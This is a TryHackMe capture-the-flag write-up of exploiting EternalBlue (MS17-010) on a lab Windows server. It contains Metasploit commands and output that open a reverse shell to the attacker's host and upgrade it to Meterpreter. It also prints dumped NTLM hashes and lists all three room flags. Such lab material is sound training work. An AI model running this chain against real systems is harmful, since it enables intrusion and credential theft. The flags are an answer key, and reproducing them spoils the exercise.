

TryHackMe — Blue

Windows SMB / MS17-010 (EternalBlue) — Complete Room Write-up

Target	10.49.166.56
Platform	TryHackMe
Primary Service	SMB (TCP/445)
Vulnerability	MS17-010 / EternalBlue
Target OS	Windows Server 2012 R2 x64
Initial Access	Metasploit SMB exploit
Privilege	NT AUTHORITY\SYSTEM

Scope: This document records the workflow demonstrated in the supplied screenshots: enumeration, vulnerability identification, exploitation, session upgrade, privilege verification, credential extraction, and flag retrieval.

Contents

1. Reconnaissance & Enumeration
2. Identifying MS17-010 / EternalBlue
3. Exploitation with Metasploit
4. Session Upgrade to Meterpreter
5. Privilege Verification
6. Credential Hash Extraction
7. Flag Retrieval
8. Key Takeaways

Note: The commands below are documented for the authorized TryHackMe lab target shown in the screenshots.

1. Reconnaissance & Enumeration


The first step was a service/version scan against the TryHackMe target. The scan identified several Windows services, with SMB on TCP/445 being the most important attack surface.

```
nmap -sC -sV -T4 -Pn 10.49.166.56 --script=vuln
```

Important findings:

- TCP/135 — Microsoft Windows RPC
- TCP/139 — NetBIOS Session Service
- TCP/445 — Microsoft-DS / SMB
- TCP/3389 — Microsoft Terminal Services (RDP)
- TCP/5985 — Microsoft HTTPAPI / WinRM
- TCP/49152–49155 — Microsoft Windows RPC dynamic ports

Nmap identified the host as Windows and reported a Windows Server 2008 R2–2012 family fingerprint. The SMB vulnerability script also reported **MS17-010: false** in the displayed script result, so the vulnerability was subsequently validated directly with the Metasploit module rather than relying on that single script result.



```
Session Actions Edit View Help
root@Kali: /home/om/Downloads/blue
root@Kali: /home/om/Downloads/blue
root@Kali: /home/om/Downloads/blue

Nmap done: 1 IP address (1 host up) scanned in 132.29 seconds

(root@Kali)~[/home/om/Downloads/blue]
# nmap -sC -sV -T4 -Pn 10.49.166.56 --script=vuln
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-27 15:02 +0530
Nmap scan report for 10.49.166.56
Host is up (0.049s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server    Microsoft Terminal Service
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
```


Figure 1 — Nmap service and vulnerability enumeration.

2. Identifying MS17-010 / EternalBlue

Because SMB/445 was exposed and the target fingerprint matched an affected Windows family, the next step was to search the Metasploit module database for MS17-010.

```
msfconsole
search sploit ms17-010
```

The search returned **exploit/windows/smb/ms17_010_eternalblue**, targeting the well-known SMB Remote Windows Kernel Pool Corruption vulnerability. The module listed Windows Server 2008 R2 and Windows Server 2012 among its supported targets.



The screenshot shows a Metasploit terminal window with the following content:

```
+ -- ==[ 436 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search sploit ms17-010

Matching Modules
=====
```

#	Full Name	Disclosure Date	Rank	Check	Na
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS
SMB Remote Windows Kernel Pool Corruption					
1	_ target: Automatic Target	.	.	.	.
2	_ target: Windows 7	.	.	.	.
3	_ target: Windows Embedded Standard 7	.	.	.	.
4	_ target: Windows Server 2008 R2	.	.	.	.
5	_ target: Windows 8	.	.	.	.
6	_ target: Windows 8.1	.	.	.	.
7	_ target: Windows Server 2012	.	.	.	.
8	_ target: Windows 10 Pro	.	.	.	.
9	_ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SM
Remote Code Execution					


Figure 2 — Metasploit search results for MS17-010.

3. Exploitation with Metasploit

The EternalBlue module was selected and executed against the lab target. The reverse connection was configured to the attacker's VPN interface.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.49.166.56
set LPORT 1234
exploit
```

The module's SMB checker reported that the target was likely vulnerable and then confirmed that the target was vulnerable. The output also identified the target as **Windows Server 2012 R2 Datacenter 9600** and successfully delivered the payload.



```
Session Actions Edit View Help
root@Kali: /home/om/Downloads/blue root@Kali: /home/om/Downloads/blue root@Kali: /home/om/Downloads/blue
available: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 1234
LPORT => 1234
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.132.95:1234
[*] 10.49.166.56:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.49.166.56:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012
600 x64 (64-bit)
[*] 10.49.166.56:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.49.166.56:445 - The target is vulnerable.
[*] 10.49.166.56:445 - shellcode size: 1283
[*] 10.49.166.56:445 - numGroomConn: 12
[*] 10.49.166.56:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 10.49.166.56:445 - got good NT Trans response
[+] 10.49.166.56:445 - got good NT Trans response
[+] 10.49.166.56:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.49.166.56:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.49.166.56:445 - good response status for nx: INVALID_PARAMETER
[+] 10.49.166.56:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (336 bytes) to 10.49.166.56
[*] Command shell session 1 opened (192.168.132.95:1234 -> 10.49.166.56:49220) at 2026-09
530
```

Figure 3 — Successful EternalBlue exploitation and command shell creation.

The resulting connection opened a Windows command shell session. This demonstrated initial code execution on the target.


4. Session Upgrade to Meterpreter

After obtaining the command shell, the session was backgrounded and the Metasploit **shell_to_meterpreter** post module was used to upgrade the shell.

```
background
search shell_to_meterpreter
use 0
show options
```

The active sessions then showed both the original Windows shell and a new Meterpreter session. The Meterpreter session was selected with:

```
sessions -i 2
```



The screenshot shows a Metasploit Meterpreter session. The user has entered the command `search shell_to_meterpreter`, which has returned a list of matching modules. The first module is `post/multi/manage/shell_to_meterpreter` with a rank of `normal` and a check of `No`. The user has then entered `use 0` and `show options`. The output shows the module options for `post/multi/manage/shell_to_meterpreter`.

```
-----
C:\Windows\system32>^Z
Background session 1? [y/N] y
msf exploit(windows/smb/ms17_010_eternalblue) > back
msf > search shell_to_meterpreter

Matching Modules
=====
#  Full Name                                     Disclosure Date  Rank  Check  Name
--  -
0  post/multi/manage/shell_to_meterpreter        .              normal No     Shell to Me

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf > use 0
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):
```

Figure 4 — `shell_to_meterpreter` module and active sessions.


The screenshot confirms Meterpreter session 2 was running as **NT AUTHORITY\SYSTEM**.

5. Privilege Verification

Inside Meterpreter, the Windows shell was opened to run standard Windows commands.

```
shell
whoami
```

The result was **NT AUTHORITY\SYSTEM**, indicating the exploit provided the highest local Windows service account context.



```
root@Kali: /home/om/Downloads/blue
Session Actions Edit View Help
root@Kali: /home/om/Downloads/blue root@Kali: /home/om/Downloads/blue
[-] Invalid module index: 1
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name      Type           Information                                     Connection
  --  -
  1    shell x64/windows  Shell Banner: Microsoft Windows [Version 6.3.9600] -----
  2    meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-J06RE VNMMPMP
                                     192.168.132.95:1234
                                     .56:49220 (10.49.16
                                     192.168.132.95:4433
                                     .56:49242 (10.49.16

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
```

Figure 5 — SYSTEM-level process context visible in the Meterpreter process list.


The process list also showed system processes such as **powershell.exe**, **cmd.exe**, and **msdtc.exe** running under NT AUTHORITY\SYSTEM.

6. Credential Hash Extraction

With SYSTEM privileges, the Meterpreter **hashdump** command was used to retrieve local account password hashes from the SAM database.

```
hashdump
```

The screenshot shows hashes for the local **Administrator**, **Guest**, and **Jon** accounts. The important lesson here is that SYSTEM-level access can expose sensitive credential material such as NTLM password hashes.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f3118544a831e728781d780cfdb9c1fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1002:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > search -f flag.txt
[-] Unknown command: search. Did you mean search? Run the help command for more details.
meterpreter > search -f flag.txt
```

Figure 6 — Local account NTLM hashes obtained with hashdump.

7. Flag Retrieval

The machine was searched for files named **flag*.txt**. The relevant files were then read from their respective locations.

```
search -f flag.txt
```

The resulting file listing showed **flag1.txt** in the root of the C: drive.

```
cat flag1.txt
```

Flag 1: flag{access_the_machine}

The second and third flags were accessed directly from the locations identified during enumeration of the filesystem.

```
C:\>type c:\Users\Jon\Documents\flag3.txt\nflag{admin_documents_can_be_valuable}\n\nC:\>type c:\Windows\System32\config\flag2.txt\nflag{sam_database_elevated_access}
```


A screenshot of a Kali Linux terminal window. The terminal shows a file listing with columns for permissions, size, type, date, time, and filename. The files listed are ProgramData, System Volume Information, Users, Windows, badr, bootmgr, flag1.txt, and pagefile.sys. Below the listing, the user runs 'cat flag1.txt' and receives the flag 'flag{access_the_machine}'. The user then runs 'meterpreter > shell' and a Windows command prompt opens. In the command prompt, the user runs 'type c:\Users\Jon\Documents\flag3.txt' and 'type c:\Windows\System32\config\flag2.txt', receiving the flags 'flag{admin_documents_can_be_valuable}' and 'flag{sam_database_elevated_access}' respectively. The terminal window has a dark background with green text. The top of the window shows the Kali Linux logo and the path 'root@Kali: /home/om/Downloads/blue'.

Figure 7 — Filesystem listing and flag1 retrieval.

